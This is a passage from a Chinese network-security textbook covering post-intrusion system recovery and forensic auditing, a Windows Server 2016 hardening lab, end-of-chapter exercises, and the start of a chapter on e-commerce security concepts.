（2）修改日志的存放位置。HTTP 审核日志的默认位置在安装目录的\system32\LogFile 下，建议与 Web 主目录文件放在不同的分区，防止攻击者恶意篡改日志。具体方法与上述类似，不同的是，在“常规属性”选项卡中，选择“日志文件目录”右侧的浏览按

钮,并指定一个新目录,单击“确定”按钮完成设置。

**讨论思考**

(1) Web 安全包含哪些方面?

(2) 如何通过日志来观察 Web 是否遭到攻击?

# 10.5 系统的恢复

随着计算机及其网络应用普及率的不断提高,越来越多的企业、商家、政府机关和个人通过计算机来获取和处理信息,将重要的信息以数据文件的形式保存在计算机中。但是,由于网络安全、计算机犯罪等问题不断出现,使得用户经常需要做一些恢复系统和数据的工作,为此本节介绍必要的系统恢复知识。

## 10.5.1 系统恢复和数据恢复

数据库安全修复技术在 20 世纪 90 年代开始流行。目前,国内外已有许多好的修复方法和工具,常用的有数据备份、数据恢复和数据分析等。

数据恢复是指通过技术手段,对受到病毒攻击、人为损坏或硬件损坏等而丢失的电子数据进行抢救和恢复的技术。数据恢复的方式可分为软件恢复方式与硬件恢复方式,如图 10-1 所示。





**图 10-1 数据恢复方式**

### 1. 硬件恢复

硬件恢复方式可分为硬件替代、固件修复、盘片读取 3 种。

1) 硬件替代

硬件替代是用同型号的好硬件替代坏硬件以达到恢复数据的目的,简称替代法。例如,如果 BIOS 不能找到硬盘,则基本可以判断是硬件损坏,须使用硬件替代,如硬盘电路板的替代、闪存盘控制芯片更换等。

2) 固件修复

固件是硬盘厂家写在硬盘中的初始化程序,一般工具是访问不了的。固件修复就是用硬盘专用修复工具修复硬盘固件,从而恢复硬盘数据。最流行的数据恢复工具有俄罗斯著名硬盘实验室 ACE Laboratory 研究开发的商用的专业修复硬盘综合工具 PC3000、

HRT-2.0、数据恢复机 Hardware Info Extractor HRT-200 等。PC3000 和 HRT-2.0 可以对硬盘坏扇区进行修复，可以更改硬盘的固件程序。这些工具的特点是都用硬件加密，必须购买。

3）盘片读取

盘片读取是较为高级的技术，就是在 100 级的超净工作间内对硬盘进行开盘，取出盘片，然后用专门的数据恢复设备对其扫描，读出盘片上的数据。这些设备的恢复原理是用激光束对盘片表面进行扫描，因为盘面上的磁信号其实是数字信号(0 和 1)，所以相应地反映到激光束发射的信号上也是不同的。这些仪器通过这样的扫描地把整个硬盘的原始信号记录在仪器附带的计算机里面，然后再通过专门的软件分析来进行数据恢复。这种设备对位于物理坏道上面的数据也能恢复，数据恢复率惊人。由于多种信息的缺失而无法找出准确的数据值的情况也可以通过大量的运算在多种可能的数据值之间进行逐一替代，结合其他相关扇区的数据信息，进行逻辑合理性校验，从而找出逻辑上最符合的真值。这些设备只有加拿大和美国生产，由于受有关法律的限制，进口非常困难。目前，国内少数数据恢复中心采用了变通的办法，建立一个 100 级的超净实验室，在此超净实验室中对盘腔损坏的硬盘开盘，取下盘片，安装到同型号的好硬盘上，同样可达到数据恢复的目的。

除了以上这些数据恢复的方式外，数据恢复的难易程度还和设备及操作系统有关。单机的硬盘和 Windows 操作系统的数据恢复相对简单。而服务器的磁盘阵列和 UNIX 等网络操作系统数据恢复就比较复杂。

**2. 软件恢复**

软件恢复可分为系统级恢复与文件级恢复。系统级恢复是指在系统无法正常运作的情况下，通过调用已经备份好的系统资料或系统数据，使用恢复工具等，使系统按照备份时的部分或全部正常启动运行的数值特征来进行运作。常见的文件系统故障有误删除、误格式化、误 GHOST、分区出错等。目前，可以恢复的操作系统的数据有 DOS、Windows、UNIX、SCO UNIX、Solaris、Linux、IBM OS/2、Novell NetWare、Apple MAC 等。

Linux、UNIX 系统的数据恢复难度非常大，主要原因是 Linux、UNIX 系统下的数据恢复工具非常少。系统恢复作用很多，也很重要。例如，在系统注册表被破坏的时候，通过用注册表备份中的正常数据代替被破坏和篡改的数据，从而使系统得以正常运行。系统恢复的另外一个作用在于发现并修补系统漏洞，去除后门和木马等。

引导代码的作用就是让硬盘具备可以引导的功能。如果引导代码丢失，分区表还在，那么这个硬盘作为从盘所有分区数据都还在，只是这个硬盘不能够用来启动系统了。如果要恢复引导代码，可以用 DOS 下的命令 FDISK /MBR，这个命令只是用来恢复引导代码，不会引起分区改变，不丢失数据。另外，也可以用工具软件，比如 Diskgen、WinHex 等。恢复操作如下：

首先，用 WinHex 从别的系统盘把引导代码复制过来。单击“磁盘编辑器”按钮，出现“编辑磁盘”对话框。选择“HD0 WDC WD400EB—00CPF0”，单击“确定”按钮，打开系统盘的分区表。然后，恢复分区表即可。

注意：在修复中打开了两个窗口，当前的窗口是“硬盘0”，在标题栏上有显示。另外，打开窗口菜单也能看出来，当前窗口被打上一个勾，如果想切换回原来的窗口，就单击“硬盘1”)。选中系统盘的引导代码。在选区中单击，选“编辑”→“复制选块”→“正常”；切换回“硬盘1”窗口，在0扇区的第一个字节处单击，选择“编辑”→“剪贴板数据”→“写入”命令出现一个窗口提示，单击“确定”按钮，就把一个正常系统盘上的引导代码复制过来了。

### 10.5.2 系统恢复的过程

通常，在发现系统入侵后，需要将入侵事故通知管理人员，以便系统管理员在处理与恢复系统过程中得到相关部门的配合。如果涉及法律问题，在开始恢复之前需要报警，以便公安机关作相关的法律调查。系统管理员应严格按照既定安全策略执行系统恢复过程中的所有步骤。需要注意：最好记录恢复过程中采取的措施和操作步骤。恢复一个被入侵的系统是很麻烦的事，要耗费大量的时间。因此，要保持清醒的头脑，以免做出草率的决定；记录的资料可以留作以后的参考。进行系统恢复工作，重新获取系统控制权，需要按照如下步骤及过程展开。

1）断网检查

为了夺回对被入侵系统的控制权，需要首先将被入侵的系统从网络上断开，这里包括一切网络连接，如无线、蓝牙、拨号连接等。因为在系统恢复过程中，如果没有断开被侵入系统的网络连接，那么在恢复过程中，入侵者可能继续连接到被入侵主机，进而破坏恢复工作。

断开网络后，可以将系统管理权限集中，如通过单用户模式进入 UNIX 系统或者以本地管理者(local administrator)模式登录 Windows NT。当然，重启或者切换到单用户/本地管理者模式的操作将使得一些有用信息丢失，因为在操作过程中，被入侵系统当前运行的所有进程都会被杀死，入侵现场被破坏。因此，需要检查被入侵系统是否有网络嗅探器或木马程序正在运行。在进行系统恢复的过程中，如果系统已经处于 UNIX 单用户模式下，系统会阻止合法用户、入侵者和入侵进程等对系统的访问或者阻止切换主机的运行状态。

2）备份取证

在进行后续步骤之前，建议备份被入侵的系统。这样可以分析被入侵的系统，及时发现系统的漏洞，进行相应的升级与更新，以防范类似的入侵或攻击。备份可以分为复制镜像和文件数据的备份两种。

备份可以使得系统恢复到入侵前的状态，有时候备份对法律调查有帮助。记录备份的卷标、标志和日期，然后保存到一个安全的地方以保持数据的完整性。

如果有一个大小和类型相同的硬盘，在 UNIX/Linux 系统下可以使用 dd 命令将被入侵系统进行全盘复制。例如，在一个有两个小型机系统接口硬盘的 Linux 系统中，以下命令将在大小和类型相同的备份硬盘(/dev/sdb)上复制被入侵系统(在/dev/sda 盘上)的一个精确副本：

```
# dd if=/dev/sda of=/dev/sdb
```

关于dd命令更详细的信息可以阅读系统手册获得。

还有其他方法备份被入侵的系统。如在Windows NT系统中,可以使用第三方程序复制被入侵系统的整个硬盘镜像。还可以使用工具进行备份。

3) 审查检测

备份被入侵的系统后,首先对日志文件和系统配置文件进行审查,还需要注意检测被修改的数据,及时发现入侵留下的工具和数据,以便发现入侵的蛛丝马迹、入侵者对系统的修改以及系统配置的薄弱之处。

(1) 审查系统软件和配置文件。通常情况下,被入侵系统的网络和系统程序以及共享库文件等存在被修改的可能,应该彻底检查所有的系统二进制文件,将其与原始发布版本做比较。在检查入侵者对系统软件和配置文件是否作过修改时,一定要使用一个可信任的内核来启动系统,并且使用的分析和校验工具是干净的,即没有被修改和篡改。在UNIX/Linux系统中,应该检查如下文件:/etc/passwd文件中是否有可疑的用户;/etc/inet.conf文件是否被修改过;新的SUID和SGID文件;如果系统允许使用r命令,如rlogin、rsh、rexec,需要检查/etc/hosts.equiv或者.rhosts文件。对于Windows NT系统,需要进行如下检查:检查不明身份的用户和组成员;检查启动登录或者服务程序的注册表入口是否被修改;检查net share命令和服务器管理工具共有的非验证隐藏文件;检查pulist.exe程序无法识别的进程。

(2) 检测被修改的数据。入侵者经常会修改系统中的数据,建议对Web页面文件、FTP存档文件、用户目录下的文件以及其他文件进行校验。

(3) 查看入侵者留下的工具和数据。入侵者通常会在系统中安装一些工具,以便继续监视被入侵的系统。通常应注意如下类的文件:

① 网络嗅探器是监视和记录网络行动的工具程序。入侵者通常会使用网络嗅探器获得在网络上以明文传输的用户名和口令。要判断系统是否被安装嗅探器,首先检查当前是否有进程使网络接口处于混杂模式(promiscuous mode)。在Linux/UNIX下使用ifconfig(#/ifconfig -a)命令可以知道系统网络接口是否处于混杂模式下。网络上也有一些工具可以帮助检测系统内的嗅探器程序。一旦发现网络嗅探器程序,应检查嗅探器程序的输出文件,确定哪些主机受到攻击者威胁。网络嗅探器在UNIX系统中更为常见。

**注意**:*如果重新启动系统或者在单用户模式下,传统命令和工具的正确操作仍然可能无法检测到混杂模式。同时,需要特别注意,一些合法的网络监视程序和协议分析程序也会把网络接口设置为混杂模式,这里需要进行严格区分。*

② 特洛伊木马程序能够在表面上执行某种功能,而实际上执行另外的功能。因此,入侵者可以使用特洛伊木马程序隐藏自己的行为,获得用户名和口令数据,建立系统后门以便将来对被侵入系统再次访问。

③ 后门。后门程序将自己隐藏在被侵入的系统中,入侵者通过后门能够避开正常的系统验证,不必使用安全缺陷攻击程序就可以进入系统。

④ 安全缺陷攻击程序。系统运行存在安全缺陷的软件是其被侵入的一个主要原因。入侵者经常会使用一些针对已知安全缺陷的攻击工具,以此获得对系统的非法访问权限。这些工具通常会留在系统中,保存在一个隐蔽的目录中。

(4) 审查系统日志文件。详细地审查系统日志文件,可以了解系统是如何被侵入的,入侵过程中攻击者执行了哪些操作,以及哪些远程主机访问过被入侵主机。审查日志,最基本的一条就是检查异常现象。需要注意的是:系统中的任何日志文件都可能被入侵者改动过。

对于 UNIX 系统,需要查看/etc/syslog.conf 文件,确定日志信息文件在哪些位置。Windows NT 系统通常使用 3 个日志文件,记录所有的 Windows NT 事件,每个 Windows NT 事件都会被记录到其中的一个文件中。可以使用 Event Viewer 查看日志文件。一些 Windows NT 应用程序将日志放到其他地方,如 IIS 服务器默认的日志目录是 c://winnt/system32/logfiles。

(5) 检查网络上的其他系统。除了已知被侵入的系统外,还应该对局域网络内所有的系统进行检查。主要检查和被侵入主机共享网络服务(例如 NIX、NFS)或者通过一些机制(例如 hosts.equiv、.rhosts 文件或者 Kerberos 服务器)和被侵入主机相互信任的系统。建议使用 CERT(Computer Emergency Response Team,计算机安全应急响应组)的入侵检测检查列表进行检查工作,网址如下:

```
http://www.cert.org/tech_tips/intruder_detection_checklist.html
http://www.cert.org/tech_tips/win_intruder_detection_checklist.html
```

(6) 检查涉及的或者受到威胁的远程站点。在审查日志文件、入侵程序的输出文件和系统被侵入以来被修改的和新建立的文件时,要注意哪些站点可能会连接到被侵入的系统。根据经验,那些连接到被侵入主机的站点通常已经被侵入,所以要尽快找出其他可能遭到入侵的系统,通知其管理人员。

**讨论思考**

(1) 在系统中删除数据,数据真的从硬盘中消失了吗?对此进行解释说明。

(2) 硬盘格式化的数据能恢复吗?

(3) UNIX、Linux 和 Windows 系统安全配置各自包括哪几方面?有什么区别?

## 10.6 实验十:Windows Server 2016 安全配置与恢复

Windows Server 2016 是微软公司的一个服务器操作系统,继承了 Windows Server 2003 的功能和特点,尽管 Windows Server 2016 系统的安全性能要比其他系统的安全性能高出许多,但为了增强系统的安全,必须对其进行安全配置,并且在系统遭到破坏时能恢复原有系统和数据。

### 10.6.1 实验目的

(1) 熟悉 Windows Sever 2016 操作系统的安全配置过程及方法。

(2) 掌握 Windows Sever 2016 操作系统的恢复要点及方法。

### 10.6.2 实验要求

#### 1. 实验设备

本实验以 Windows Sever 2016 操作系统作为实验对象，所以，需要一台计算机并且安装有 Windows Sever 2016 操作系统。微软公司在其网站上公布了使用 Windows Server 2016 的设备需求，基本配置如表 10-1 所示。

**表 10-1 实验设备基本配置**

| 硬 件 | 需 求 |
|---|---|
| 处理器 | 最低：1GHz(x86 处理器)或 1.4GHz(x64 处理器)<br>建议：2GHz 或以上 |
| 内存 | 最低：512MB RAM<br>建议：2GB RAM 或以上 |
| 可用磁盘空间 | 最低：10GB<br>建议：40GB 或以上 |
| 光驱 | DVD-ROM 光驱 |
| 显示器 | 支持 Super VGA(800×600)或更高分辨率的显示器 |
| 其他 | 键盘及微软鼠标或兼容的指向装置(pointing device) |

#### 2. 注意事项

1）预习准备

由于本实验内容是对 Windows Sever 2016 操作系统进行安全配置，需要提前熟悉 Windows Sever 2016 操作系统的相关操作。

2）注重内容的理解

本实验是以 Windows Sever 2016 操作系统为实验对象。随着操作系统的不断更新，对于其他操作系统基本都有类似的安全配置，但配置方法或安全强度会有区别，所以需要理解其原理，做到对安全配置及系统恢复心中有数。

3）实验学时

本实验大约需要 2 个学时(90～120min)完成。

### 10.6.3 实验内容及步骤

#### 1. 本地用户管理和组

**【案例 10-2】** 某公司秘书被授权可以登录领导的计算机，定期为领导备份文件，并执行网络配置等有关管理工作，因此，在领导的计算机中要新建一个用户组，满足秘书的应用需求。

操作步骤：新建账户 secretary 和用户组“日常工作”，“日常工作”组具有 Network

Configuration Operators 的权限，并将 secretary 添加到“日常工作”组中。

（1）新建账户。选择“开始”→“管理工具”→“计算机管理”，在弹出的窗口中，展开“本地用户和组”，右击“用户”，新建 secretary 账户。

（2）管理账户。右击账户，可以设置密码、删除账号或重命名。右击账户，在快捷菜单中选择“属性”命令，在“隶属于”选项卡中将 secretary 账户添加到 Backup Operations 组和 Network Configuration Operators 组中，即为 secretary 账户授予 Backup Operations 组和 Network Configuration Operators 组的权限。

（3）新建本地组。右击“组”，在快捷菜单打开的窗口中，填写组名和描述信息，并单击“添加”按钮，将 secretary 添加到日常工作组中，这样，日常工作组也具有 Backup Operations 组和 Network Configuration Operators 组的权限。

### 2. 本地安全策略

**【案例 10-3】** 公司管理层计算机安全策略要求：启用密码复杂性策略，将密码最小长度设置为 8 个字符，设置密码使用期限为 30 天；启用账户锁定策略，当用户多次输入错误数据超过 3 次时账户将被锁定，锁定时间为 5min；启用审核登录成功和失败策略，登录失败后，通过事件查看器查看 Windows 日志；启用审核对象访问策略，用户对文件访问后，通过事件查看器查看 Windows 日志。

操作步骤：在本地安全策略中分别设置密码策略、账户锁定策略、审核登录策略和审核对象访问策略。

（1）密码策略设置。选择“开始”→“管理工具”→“本地安全策略”→“账户策略”→“密码策略”，启动密码复杂性策略；设置“密码长度最小值”为 8 个字符，密码最长使用期限为 30 天。

（2）账户锁定策略设置。选择“开始”→“管理工具”→“本地安全策略”→“账户策略”→“账户锁定策略”，设置账户锁定时间为 5 分钟，账户锁定阈值为 3 次。

（3）审核登录策略和审核对象访问策略设置。选择“开始”→“管理工具”→“本地安全策略”→“本地策略”→“审核策略”，审核登录策略设置为“失败”，审核对象访问策略设置为“失败”。

### 3. NTFS 权限

**【案例 10-4】** 经理要下发一个通知，存于“通知”文件夹中，经理对该文件夹及文件可以完全控制，秘书只有修改文稿的权限，其他人员只有浏览的权限。

操作步骤：首先要取消“通知”文件夹的父项继承的权限，之后分配 Administrators 组（经理）完全控制的权限、日常工作组（秘书）除了删除权限以外的各权限和 Users 组（其他人员）只读权限。

（1）取消文件夹的父项继承的权限。右击“通知”文件夹，在快捷菜单中选择“属性”命令，选择“安全”标签→“高级”→“更改权限”，打开高级安全设置窗口，添加日常工作组和 Users 组到列表中，分别选择这两组，取消“包括可从该对象的父项继承的权限”选项。删除继承权后，任何用户对该文件夹都无访问权限，只有该对象的所有者可分配权限。

（2）经理权限。右击“通知”文件夹，在快捷菜单中选择“属性”命令，选择“安全”标签→“高级”→“更改权限”→“高级”→“添加”，添加经理的 Administrator 账户，单击“确定”按钮后打开“通知的权限项目”窗口，选择“允许”→“完全控制”。

（3）秘书权限。在“通知的高级安全设置”窗口中继续添加日常工作组，单击“确定”按钮后打开“通知的权限项目”窗口，选择“允许”→“创建文件/写入数据”。

（4）其他用户权限。在“通知的高级安全设置”窗口中继续添加 Users 组，单击“确定”按钮后打开“通知的权限项目”窗口，选择“允许”→“列出文件夹/读取数据”。

#### 4. 数据备份和还原

**【案例 10-5】** 公司为了考核每个员工的工作情况，指定由秘书对每个员工每天的任务完成情况填写“工作日志”，并定期汇总。为了防止大量数据丢失，公司要求每周五下班前进行数据备份，使系统出现安全问题，也可以进行数据恢复。

操作步骤：首先要在系统中安装 Backup 功能组件，所有员工的工作日志是按照每天一个文件夹存放的，这样可以每周五对该周日志进行一次性备份。

（1）安装 Backup 功能组件。选择“开始”→“管理工具”→“服务器管理器”→“功能”→“添加功能”，选择“Windows Server Backup 功能”安装系统备份功能。

（2）一次性备份。选择“开始”→“所有程序”→“附件”→“系统工具”→Windows Server Backup，在该界面的右侧可以选择“一次性备份”，当向导进行到“选择备份配置”时，选择“自定义”，之后选择“工作日志”文件夹中本周相关文件进行备份。

#### 5. 组策略应用

**【案例 10-6】** 实现对于多用户应用域中的主机登录，其驱动器 F：自动连接到\PC\tools 文件夹上。

操作步骤：前提是多用户应用域统一管理。首先要建立一个组策略对象，名为“共享资源”，之后链接组策略对象。

（1）建立组策略对象。选择“开始”→“管理工具”→“组策略管理”，选择要实现驱动器映射的主机所在的域，并右击“组策略对象”，选择“新建”命令，新建一个名为“共享资源”的 GPO。右击“共享资源”，选择“编辑”命令，选择“组策略管理编辑器”→“用户配置”→“首选项”→“Windows 设置”，右击“驱动映射”，选择“新建”→“映射驱动器”，在“常规”选项卡中“操作”项下选择“创建”，在“位置”栏中输入“\\PC\tools”，在“驱动器号”区域中选择“使用”→“F”，完成操作。

（2）链接组策略对象。在“组策略管理”控制台中，右击对应的主机，选择“链接现有 GPO”命令，在窗口中“查找此域”下拉列表中选择对应的域名，在“组策略对象”列表框中选择“共享资源”，完成驱动器映射域管理。

## 10.7 本章小结

本章介绍了操作系统安全及站点安全的相关知识。Windows 操作系统的系统安全性以及安全配置是重点之一。随后简要介绍了 UNIX 操作系统的安全知识。Linux 是源

代码公开的操作系统,本章介绍了 Linux 系统的安全和安全配置相关内容。本章对 Web 站点的结构及相关概念进行了介绍,并对其安全配置进行了阐述。被入侵后的恢复是一种减少损失的很好方式,可以分为系统恢复与信息恢复,本章重点对系统恢复的过程进行了介绍。

## 10.8　练习与实践十

### 1. 选择题

(1) 为了保证系统安全,最应该禁用的账户是(　　)。

A. Guest　　B. Everyone

C. Admin　　D. LifeMiniator

(2) Linux 中的大部分 TCP 或 UDP 服务都是在(　　)文件中设定的。

A. /etc/shadow. conf　　B. /etc/ipop. conf

C. /etc/admin. conf　　D. /etc/inetd. conf

(3) IP 地址欺骗是很多攻击的基础,之所以使用这个方法,是因为 IP 协议路由 IP 包时对 IP 头中提供的(　　)不做任何检查。

A. IP 目的地址　　B. 源端口　　C. IP 源地址　　D. 包大小

(4) Web 站点服务体系结构中的 B/S/D 分别指浏览器、(　　)和数据库。

A. 服务器　　B. 防火墙系统　　C. 入侵检测系统　　D. 中间层

(5) 系统恢复是指在系统无法正常运作的情况下,操作系统通过调用已经备份好的系统资料或系统数据,使系统按照备份时的部分或全部正常启动运行的(　　)来进行运作。

A. 状态　　B. 数值特征　　C. 时间　　D. 用户

(6) 入侵者通常会使用网络嗅探器获得在网络上以明文传输的用户名和口令。在判断系统是否被安装嗅探器的,首先要看当前是否有进程使网络接口处于(　　)。

A. 通信模式　　B. 混杂模式　　C. 禁用模式　　D. 开放模式

### 2. 填空题

(1) 系统恢复的方式共有五种:________、________、________、________、________。

(2) Windows 系统备份有________和________两种。

(3) UNIX 操作系统中,ls 命令显示为-rwxr-xr-x 1 foo staff 7734 Apr 05 17:07 demofile,说明同组用户对该文件具有________和________的访问权限。

(4) 在 Linux 系统中,采用插入式验证模块(Pluggable Authentication Modules,PAM)的机制,可以用来________改变________的方法和要求,而不要求重新编译其他公用程序。这是因为 PAM 采用封闭包的方式,将所有与身份验证有关的逻辑全部隐藏在模块内。

(5) Web 站点所面临的风险有系统层面的、________、________和________。

（6）软件限制策略可以对________或________的软件进行控制。

**3. 简答题**

（1）Windows 系统采用哪些身份验证机制？

（2）在 Web 站点中，系统安全策略的配置起到关键的作用，其中的安全策略包括哪些？

（3）UNIX 操作系统有哪些不安全的因素？

（4）在 Linux 系统中如何实现系统的安全配置？

**4. 实践题**

（1）合理地设置实验机的安全策略，并对策略进行说明。

（2）在 Windows Server 2016 系统中创建安全性强的账户及对应的文件夹。

（3）尝试恢复从硬盘上删除的文件，并对恢复结果进行分析。

# 第 11 章 chapter 11

# 电子商务的安全

电子商务是以重大技术突破和迫切发展需求为基础的新兴产业。随着 20 世纪影响力最大的技术突破——互联网在人类生存和发展中占据越来越重要的地位，电子商务已经渗透到传统商务模式的每一个环节。电子商务活动，在许多经济实体中已经全部或部分代替了传统商务流程。与电子商务活动如影相随的安全性问题成为制约和威胁其高速发展的重要因素。“千里之堤，毁于蚁穴”，我们必须加大技术和资金的投入力度，以保证电子商务中的安全防御系统的稳固和正常运转。

**教学目标**

- 了解电子商务的发展历程及其基本概念。
- 掌握电子商务应用系统中的常见安全问题及解决方案。
- 掌握智能移动终端设备的常见安全问题及解决方案。
- 学习一种 Android 应用漏洞检测工具的安装和使用。

## 11.1 电子商务安全技术概述

### 11.1.1 电子商务的发展历程

被我们称为电子商务的这种商业现象，经历过并仍然在经历潮起潮落的历史进程。从 20 世纪 90 年代中期开始出现的电子商务活动，从一开始的默默无闻，突然进入第一个黄金期，被称为电子商务的第一次浪潮。1997—2000 年，投资者投入 1000 多亿美元创建了 12 000 多家互联网公司，非理性繁荣的乐观情绪在不断蔓延，投资者盲目投资，都怕错过千载难逢的投资机会，导致优质项目急于求成，劣质项目浑水摸鱼。在 2000 年开始的全球经济低迷期间，超过 5000 家这样的互联网创业公司倒闭或被并购。

2000—2002 年，电子商务运动笼罩在媒体纷纷宣扬的“.com 的破灭”的悲观情绪中。但即便此时，处于蛰伏期的电子商务活动也在平静的水面下暗流涌动，发展虽缓慢，但从未停顿；培育市场，积聚力量，等待下一次的振兴。从 2001 年起，电子商务发展速度放缓至 20%～30%的年增长率，即使在经济衰退期的 2008—2009 年，也依然保持了同样的增长速度。与此同时，传统零售业被摧毁，网民数量不断上升，亚洲的大经济体的在线销售

总量不断增加，这都孕育了电子商务的第二次浪潮的兴起。在第一次浪潮中，销售某种产品或服务的第一家网站往往能够获得成功，被称为先行者优势（first-mover advantage）；而在第二次浪潮中，先行者优势具有了不确定性，先行者往往耗费巨大的资金和时间成本培育了成熟的消费者，而“第二只老鼠获得了奶酪”。

早在2001年，行业分析家就开始预测基于手机的电子商务的到来，但是受制于手机智能程度的瓶颈，移动电子商务的时代始终没有到来。十年光阴如梭，智能手机和平板电脑等便携式移动设备智能化程度的大幅度提高，移动设备的大面积普及，月资费的大幅度下降，受众对随时随地开展商务活动的接受和适应，金融机构在线支付的成熟和对移动客户的争夺，这一切酝酿出电子商务第三次浪潮的兴起和到来。手持智能设备所带来的最重要变化是真正实现了在任何时间和地点都能上网通信，这种网络可用性的不间断性以很多方式改变了消费者的行为，并为在线商务活动提供了新的机会。第三次电子商务浪潮是大型企业、小中型企业和个人用户共同拥有的时代和机遇。

### 11.1.2 电子商务的概念与类型

为进一步分析电子商务安全技术，首先简述一下电子商务的概念及特征。

电子商务是政府、企业和个人利用计算机、平板电脑或手机等智能电子设备，依赖网络通信技术完成商业活动的全过程，是一种基于互联网或专用网络，以参与交易的各方为主体，以金融机构电子支付和非现金结算为手段，以客户数据为依托的商务模式。电子商务是集企业管理信息化、金融电子化、商贸信息网络化和物流全球化为一体，旨在实现信息流、现金流和实物流的流动成本最小化，效率和效益最大化的现代贸易方式。

划分电子商务类型的一个有效并被普遍采纳的方法是按照交易过程或商务过程中参与交易的主体类型进行划分。电子商务通常被划分为五大类：

（1）企业和企业之间的电子商务（Business to Business，B2B），是指企业之间通过电子商务活动进行产品、服务及信息的销售和沟通。如“阿里巴巴”、“网盛生意宝”和“慧聪网”等。

（2）企业面向消费者进行的电子商务（Business to Customer，B2C），是指企业面向个人消费者进行的商业活动，以网络零售业为主线，如“京东商城”、“当当网”和“同程网”等。

（3）消费者与消费者之间的电子商务（Customer to Customer，C2C），也称网上拍卖模式，是指网络市场中的消费者之间能相互买卖商品和服务的一种商业模式。其中的代表有“淘宝网”“易趣”和“拍拍”等。

（4）支持采购与销售活动的电子业务流程。企业或其他组织利用网络信息有针对性地对顾客、供应商和员工进行识别和评估。企业与自己的客户、供应商、企业员工和业务伙伴分享这些经过处理的大数据信息。如业务流程管理系统（Business Process Management，BPM），企业资源计划（Enterprise Resource Planning，ERP）和用户行为分析系统（User Behavior Analysis，UBA）等。

（5）企业与政府之间的电子商务活动。指企业向政府机构销售产品或服务。如中国金融电子化公司向人民银行、政府部门、各金融机构和财政税务等政府机构销售相关产

品和服务。

### 11.1.3 电子商务安全技术的要素

通过对电子商务的概念及电子商务安全技术特征的分析和理解，可以将电子商务安全实用技术的要素归纳为以下7个方面。

#### 1. 数据有效性

数据有效性是指在指定时间区间和合法区域内，数据对特定授权人群公开，并保证数据是唯一真实有效的。因此，需要运用涉及硬件平台、传输线路、软件开发和应用以及访问控制等方面的安全技术，完善电子数据有效性的鉴别方法，规范有效性数据判定的法律条款。在传统的商务活动中，以纸质单据作为各种交易凭证的载体。经过长期的发展和改进，形成了具备法律约束力的各种固定格式和契约规则的交易凭证。电子商务以电子形式的各种凭证取代纸质凭证，其电子数据的有效性和公信度成为保证电子商务顺利实施的前提条件。

#### 2. 数据完整性

在电子商务活动中，造成交易各方电子数据差异的原因主要包括：数据录入或显示时的数据歧义、意外差错或蓄意欺诈行为，数据传输过程中的数据误传、片段缺失或信息次序的前后颠倒等。交易各方的数据差异，也就是数据完整性的破坏，会影响到交易各方制定交易方针和经营策略的准确性，导致不公平交易的出现。如果数据完整性得不到保证，电子商务活动也将陷入互相猜疑的胶着状态，最终影响到电子商务系统的生存和发展。因此，必须采用数据增删改和浏览查询时的分级权限控制、数值区间控制、复核管理和建立操作日志等技术处理，加强数据传输过程中的数据校验、数据备份和数据时间域值的管理，以保证商业数据的前后一致性和完整性。

#### 3. 信息保密性

传统的商务活动采用交易资料由专人加锁在保险柜保存，交易谈判在封闭隔音会议室进行，传送契约文件通过邮寄加封的特殊信函或通过安全渠道发送等方法来保守商业机密。而电子商务的信息以电子形式存在，在显示输出、后台存储和传输环节中很容易遭遇来自内部工作人员和外部相关人员的窥视和刺探。因此，电子信息必须进行加密处理，即便是内部工作人员，也不能随意接触明文的核心数据，就无法轻易地复制流出。在传输过程中，采用加密和解密等各种安全协议技术对数据流进行安全传输管理，以抵御传输途中的非法入侵。

#### 4. 系统可靠性

系统可靠性技术包括两方面的内容。

一方面是保证电子商务系统随时随地为交易各方提供可靠服务。服务内容包括：供应商可以及时录入和更新商品信息，自动调整库存情况；消费者随时了解商品的促销计

